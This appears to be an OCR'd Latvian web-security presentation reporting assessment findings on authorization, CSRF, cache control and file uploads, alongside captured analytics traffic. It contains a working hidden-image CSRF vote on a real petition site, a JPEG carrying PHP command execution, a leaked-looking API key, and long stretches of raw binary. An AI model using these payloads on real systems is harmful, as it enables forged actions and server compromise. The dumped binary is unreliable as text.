
Informatīvi kļūdu paziņojumi



Komentāri HTML kodā

```
582                 </div>
583
584
585
586
587                 <!--<div class="forums">
588                     <div>
589                         <a href="http://forums.vienotiba.lv" target="_blank" title=""><img src="/css/img/bg-title-
                    forums.png" alt="" /></a>
590                     </div>
591                     <div class="c">
592                         <ul>
593                                                 <li class="white">
594                                 <a href="http://forums.vienotiba.lv/viewtopic.php?t=14286&p=22801#p22801" target="_blank"
                    title="">Narkomānijas apkarošanas...<img src="/css/img/ico-more-transparent.png" alt="" /></a>
595                             </li>
596                                                 <li class="grey">
597                                 <a href="http://forums.vienotiba.lv/viewtopic.php?t=14284&p=22799#p22799" target="_blank"
                    title="">EU līmeņa jautājums -...<img src="/css/img/ico-more-transparent.png" alt="" /></a>
```

Cita informācija



Informācijas nodošana trešajām pusēm

crashlytics.com.log — r002

{"jailbroken":false,"vendor_id":"39505D64-26FB-4F95-AD24-C59913B83E70","links_ad_support":tru
e,"install_id":"7565F7B7-7A7A-4D33-9545-561AE8806217","os_min":0,"platform_code":1,"bundle_ve
rsion":"7010","started_at":1430291607,"locale":"en_LV","compiler":"unknown","advertising_id":
"8B4EDCE3-EFA6-4E8E-B451-8ACA787D318E","bundle_id":"[redacted]","machine":"N42AP","os_ver
sion":"8.2","model":"iPhone5,2","os_build":"12D508","os_max":0,"bundle_short_version":"0.0.18
","instance_id":"e7a64862f702fcd3cf4824492e5368ee3bacc8ff","api_key":"cc40b341e5d87c15783f366
95d9d5c98dc9cfd84","session_id":"55408497033E-0001-008D-636366303134","advertising_tracking_e
nabled":true,"generator":"Crashlytics iOS
SDK\/2.2.10","platform":"iOS","cores":2,"config":"unknown","debug":false,"arc":false}
1430292271468   app_became_inactive 50 {"eventId":"FF099246-2C46-4FCA-B925-43C046EF154C"}

Informācijas nodošana trešajām pusēm

61	http://data.flurry.com	POST	/aas.do	☑	☐	200	149	app	do
62	[redacted]			☑	☐	200	155	text	
63	[redacted]			☑	☐	200	155	text	
64	[redacted]			☑	☐	200	336	JSON	json
65	[redacted]			☑	☐	200	346	JSON	json
66	[redacted]			☑	☐	200	307	JSON	json
67	[redacted]			☑	☐	200	1383	app	json
68	[redacted]			☑	☐	200	421	app	json
69	[redacted]			☑	☐	200	420	app	json
70	[redacted]			☑	☐	200	309	JSON	json
71	[redacted]			☑	☐	200	349	app	json
72	[redacted]			☑	☐	200	348	app	json

Request | Response

Raw | Params | Headers | Hex

```
POST /aas.do HTTP/1.1
Host: data.flurry.com
Accept-Encoding: gzip, deflate
Content-Type: application/octet-stream
Content-Length: 896
Accept-Language: en-us
Accept: */*
Connection: keep-alive
[redacted]

 ▯L▯^k' 4XVXYW6837HDDGNV35MY 0.0.18 $CEE2F6E9-5CA4-4EE0-90B8-A3F09B3AC906 $39505D64-26FB-4F95-AD24-C59913B83E70 ▯▯d)6▯▯ >„@▯▯▯▯▯q▯▯L▯X
=L▯^j▯
scr.height 568 device.arch arm32 device.os.version 8.2 device.model.1 iPhone5,2 scr.width 320 0.0.18L▯\O▯▯▯ memory.total
766656512 disk.size.used
1540861952 memory.used.inactive.start 253132800 cpu.load.start9.600001 memory.used.inactive.end
253595648 battery.remaining.start 84.000000 memory.used.wired.end 133677056 memory.used.wired.start
147558400 memory.used.active.start 231120896 battery.charging.start1 disk.size.total 13493145600 battery.charging.end1 boot.time
1430138517 memory.used.active.end 237686784 cpu.load.end0.800000 battery.remaining.end
85.000000 en_LV Europe/Riga @Ls33333@7▯ ▯t▯A▯▯▯▯2▯
```

A7: Autorizācijas problēmas: 40%

Slavenākā problēma: Datu nozagšana no VID EDS

Tipiski sastopamas administratīvajās saskarnēs:

Lietotāju lomu tiesības tiek noteiktas vizuāli

Atsevišķiem administratīvajiem skriptiem iztrūkst tiesību pārbaudes un zinot ceļu, tos var izpildīt jebkurš

A8. CSRF un „clickjacking“: 30%

Patiesībā daudz vairāk, jo nav iekļautas zemākā riska problēmas

Starpvietņu pieprasījumu viltošana (CSRF)

Izmanto faktu, ka upuris jau ir autentificējies mērķa lietojumā

Nosūta pieprasījumu no upura pārlūka uz lietojumu

Šādus uzbrukumus ir grūti pārtvert ugunsmūrī vai IDS

Ir iespējams, ja lietojums nepārbauda pieprasījuma rašanās avotu

Viena no biežāk sastopamajām ievainojamībām

Atbalsti ManaBalss.lv

Pusotra gada laikā portālu izmantojis katrs ceturtais Latvijas iedzīvotājs, īstenotas vairākas iedzīvotāju idejas, Latviju atpazīst visā pasaulē kā e-demokrātijas veiksmes stāstu. ManaBalss.lv nav iztērēts ne santīms no iedzīvotāju makiem – to izveidoja brīvprātīgi entuziasti. Turpmākai portāla uzturēšanai nepieciešami līdzekļi. Palīdzi ziedojot!

VĒLOS ZIEDOT

+ RADĪT INICIATĪVU

Aktuālās | Parakstītās | Manas

Top | Jaunākās


PAR PIESPIEDU NOMAS ZEMES KADASTRĀLO VĒRTĪBU

Piedāvājam grozīt "Nekustamā īpašuma valsts kadastra likumu", lai zemei zem daudzdzīvokļu mājām un neražojošām būvēm noteiktu vēsturiski taisnīgu kadastrālo vērtību un reālu zemes nomas un izpirkuma maksu.

10000

VĒLOS PARAKSTĪT 586

JAU PARAKSTĪJUŠI **586** PALĪDZI SAVĀKT VĒL **9414**



LATVIJAS ZEME LATVIJAS PILSOŅIEM

Ārzemju uzņēmēji un investīciju fondi veiksmīgi apiet noteikto aizliegumu un izpērk Latvijas lauksaimniecības un meža zemi. Ir jāizsludina tautas nobalsošana un jāaizliedz zemi pārdot ārzemniekiem, tādējādi saglabājot to Latvijas pilsoņu īpašumā!

Kā strādā ManaBalss.lv?

Parādi video arī draugiem:

Sabiedrības iniciatīvu platforma

ManaBalss.lv ir 100% leģitīma sabiedrības iniciatīvu platforma, kurā ikviena balsotāja identitāti apstiprina LR reģistrētas internetbankas un iniciatīvas var ierosināt un parakstīt ikviens LR pilsonis no 16 gadu vecuma. Katra iniciatīva, ko paraksta vismaz 10'000 pilsoņu un, kas atbilst Saeimas juridiskajiem kritērijiem, nonāks Saeimā. Lai parakstītos, lietotāji tiek savienoti ar savu internetbanku, kur banku

manabalss.lv

Vēl ar vien strādā šāda balsošana:

<img src="https://manabalss.lv/transportlidzeklu-tehniskas-apskates-veiksana-reizi-divos-gados/vote" width=1px height=1px>

Index of /

Sveicināti!: Cālis.lv – Pirmais Lat...

calis.delfi.lv

Google

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

Starpvietņu pieprasījumu viltošana (CSRF)

Risinājums:

- Referrer galvenes pārbaude
- Unikāla tranzakcijas identifikatora izmantošana


A9. Publiski zināmas ievainojamības: 15%

Patiesībā ir daudz vairāk, jo statistikā nav iekļautas Wordpress, Joomla u.c. plaši izmantojamo CMS testi

A10. Redirekti: <10%

Tik maz, jo izmanto reti

Problēmas ar kešatmiņas pārvaldību: 20%



Problēmas ar kešatmiņas pārvaldību

436	http://www.google-analytics.c...	GET	/__utm.gif?utmwv=1.4&utmn=15776...
437	http://www.ziedot.lv	GET	/lv/users/donations
438	http://www.ziedot.lv	GET	/css/main.css?nocache=4
439	http://galv.hit.gemius.pl	GET	/_1393434294070/rexdot.gif?l=30...
440	http://www.google-analytics.c...	GET	/__utm.gif?utmwv=1.4&utmn=21207...

Request | Response

Raw | Headers | Hex | HTML | Render

```
                    <li><a href="/lv/users/projects">Mani projekti</
class="active">Ziedojumu vēsture</a></li><li><a href="/lv/users/passwd">

        </ul>
</div>

                <div id="content">


<h1>Ziedojumu vēsture</h1>

Nav tiešsaistē veiktu ziedojumu.<table class="compact-list">
        </table>

                </div>

                <div style="clear:both"></div>

        </div>

<div class="clear"><br /></div>
```

_CACHE_003_ — Cache

_CACHE_003_

```
161429          <td class=labdaribas-projekti><a href="/lv/projects">LabdarÄ«bas projekti</a></td><td
      .  class=par-ziedot><a href="/lv/info/par-ziedot">Par Ziedot.lv</a></td><td class='sep'></td><td
      .  href="/lv/info/ziedotajiem">ZiedotÄ◆jiem</a></td><td class='sep'></td><td class=ziedojumu-saner
      .  href="/lv/info/ziedojumu-sanemejiem">Pieteikt palÄ«dzÄ«bu</a></td><td class='sep'></td><td clas
      .  href="/lv/news/">Jaunumi</a></td><td class='sep'></td><td class=ziedot-lv-kiosks><a
      .  href="/lv/info/ziedot-lv-kiosks">Ziedot.lv kiosks</a></td><td class='sep'></td><td class=veika
      .  href="/veikals">Veikals</a></td><td class='sep'></td><td class=atskaites><a
      .  href="/lv/info/atskaites">Atskaites</a></td>    </tr>
161430  </table>
161431          <div id="sidemenu">
161432          <ul>
161433
161434
161435              <li><a href="/lv/users/projects">Mani projekti</a></li><li><a href="/lv/users/donat
      .  class="active">Ziedojumu vÄ◆sture</a></li><li><a href="/lv/users/passwd">MainÄ«t paroli</a></li
161436
161437      </ul>
161438  </div>
161439
161440          <div id="content">
161441
161442
161443
161444  <h1>Ziedojumu vÄ◆sture</h1>
161445
161446  Nav tieÅ¡saistÄ◆ veiktu ziedojumu.<table class="compact-list">
161447      </table>
161448
161449          </div>
161450
161451          <div style="clear:both"></div>
161452
161453      </div>
161454
161455
161456  <div class="clear"><br /></div>
161457
```

Par lokālo „cache" atmiņu

Bieži nākas redzēt, ka netiek uzstādīti pareizi parametri „cache" atmiņas pārvaldībai

Sensitīvam vai klasificējamam saturam vajadzētu uzstādīt vismaz:

HTTP/1.1:

Cache-Control: no-cache

HTTP/1.0:

Pragma: no-cache

Expires: <datums pagātnē vai kaut kas nepareizs, piemēram 0>


Problēmas ar failu augšupielādi: 30%

Nepārbauda faila vārdu, satura tipu un pašu saturu

Novieto pieejamu visiem zem web saknes vai CDN

Nepārbauda pret ļaunatūru un vīrusiem

m.z9.lv/file-upload/LandscapeImage.jpg



Same file, different name

```
[root@kali-birojs:/var/www/file-upload# ls -la
total 152
drwxr-xr-x 2 root     root   4096 Mar 31 09:49 .
drwxr-xr-x 7 www-data root   4096 Mar 31 09:39 ..
-rw-r--r-- 1 root     root 143866 Mar 31 09:49 LandscapeImage.jpg
lrwxrwxrwx 1 root     root     18 Mar 31 09:47 LandscapeImage.php -> LandscapeImage.jpg
root@kali-birojs:/var/www/file-upload#
```

ÿØÿíJPhotoshop 3.08BIMpZ%G720160331<093845+0300 0t(Agris Krusts

Linux kali-birojs 3.18.0-kali3-amd64 #1 SMP Debian 3.18.6-1~kali2 (2015-03-02) x86_64 GNU/Linux

Ý0:0:0:-000018BIMíHH8BIM ÿáûhttp://ns.adobe.com/xap/1.0/ Agris Krusts <?php system("uname -a");?> ÿîAdobedÀÿÛ„ ÿÀX„ÿÄ °!1"AQa2qB#'¡±ÁRb3ðÑár$ñC,'¢S²c4%Â£T!1AQa"ðq'¡±ÁÑ2áBRñb#r,3²$'¢ÂÒ4ÿÚ?÷Z_ñ¯¼l±€-Ò€Jþ4c&-åu½]¬ÆäH 'Y4¯Å´Ö©N℠ß¡ô¡JÉB÷ ÏÐ:I>T ü¨QƒB\Þ €/@¿:õ PÏãò ZÚ€×è€5 ´4(}*f€Ù@€bÖé@1j…"î ªAÚ OP;é@®´MPúÐ²@¡¡(°øÞ†G¥P"€t4 šŠ½^ ¤½BŽõ@^€/@¨$`ÐèuÃPè¤½ ê"{¨uH nÒJ@ê@j@ Ô€©ï º¨,h^,CuŠô $j Ô(ƒiBH ÝBÈ¯@¨º©$/BèYÐHn¡ô¿åBÈ^„Ð æ†ƒu H ½+Ð²¡ƒPÐ÷Tt€ë~–þu k¹'ÛJZÚÐ¸½S,ˆEflˆ&]4¬šDƒåYfŽ€Ö…O@u@_…ÐèùPæ€4 4 Ö€.oøPÓá@?Jµ ð¨hJ ¤Ö¡ÚPÐÀ¨@¶"RŽÔPƒùU(Z€kÒ Am*€ÖÔ P²@ |(€: ëzµ Ô@PÈXP¨htÐ Æ ÐZUC!CAC!z†,ôzÞ,@P´zÞ€ Ð ô½µ Ð\Ð ôhô½^€C¥ê™ @€*Pêª¥P¯@@ (šP€Ttð ÐjƒP_Ö†¤É¶Ÿ ìAŠ{oRHs´P4… Hƒ (Sª€ZPŠ4¿Z¡B„Åì(öühµ@¨ hEB…¿…R€4¨QØÐªPÒ¡(¶€t(tªc@T Z'(PµBuµè€-@0(PÚ€tjÚ†,Ô2 ^†ƒÖ Ú€@:e h¥¨ùPÈèhÒ€(jk@: µP[JÐP´ ¨dT@Ð¨Ò€-@+PZ€(èZ(QZ€tµZ€>U@Z€-@¨@@XþU -@1PÒ†Œà4®†BÔÒ€vÒ¨lè¶¡¨@ùÐ£#á@0(Ö¡Æ¨@=mTÚ[ÓãP¨P±ü¨ëo…§Î€~Ÿ(ÄúPùÐÆ €ýj"vøÔ''Þ'Ö Z€,=(jµíó ¨Ô,ª-@4†,Ô24ÿŠÐ ÔµZ€-@:h v P¨Æ€=(€v Z ý(^€(€(€(j'T¨Ú€-@^€-@ho…í@* PZ€(jPjPZ…A¥ P €-@@"(Ôjµk@+zP¨h-@ €Î °®†BÚPn¿*@u¥Ž"TëBz¿Â…zÔµ zšgÒ…ªP±Ò¡-ùÐëIjH mÒÔJ¥µëY mM("mhKPZ¶´jµBÀèAzÐÇ¥ihÔ, ×,sr„WÚ¶»Ÿ•c'ûQÒ"ÜÍ.[ŒÁÅÄ&4"PEœ›'\8¹-k¹8«Z¯– ê<Ám(ÔjÖ„Ú… µIj v© ª `ìYj²oZHª° «@~"jÈV€öÔV@[M) v¨mY°¤ÔmjÉÕ …´ hÔé@ P@j²ÕV@Z PZ€-V@Z'jšµd¨j²HRD©%©$U T(Z©Ô"€-
CAC!@4 ªHR@Z'ß*H3®µÒ@ê™ Z€v =hÔ(À Ð¡ oT¡aÒúÐ-@Ÿ…P:ÛSüêI¶'Õ½>5¢[Mk$´ Jühý(¥@; :Ð?•ÚPaCCµt ŽÔ(kCCõ$A«íéâ‹<,‡jÊ¥—=?
²¼ÿ'Vêvàqc CÜ‡dÛÜéñ°®_©ÛŸCÎ¯dž Ö¡G¶¬€¶µZ¬€¶´:€-Z€-@1@+P£·Â„Paj-PjÚ€V P[ZµúP Ú€-@ P¨ÔjµXP¨m(€(€T(ÔjµP ÕIj…@ Pµ P¨ hmj'‡B…
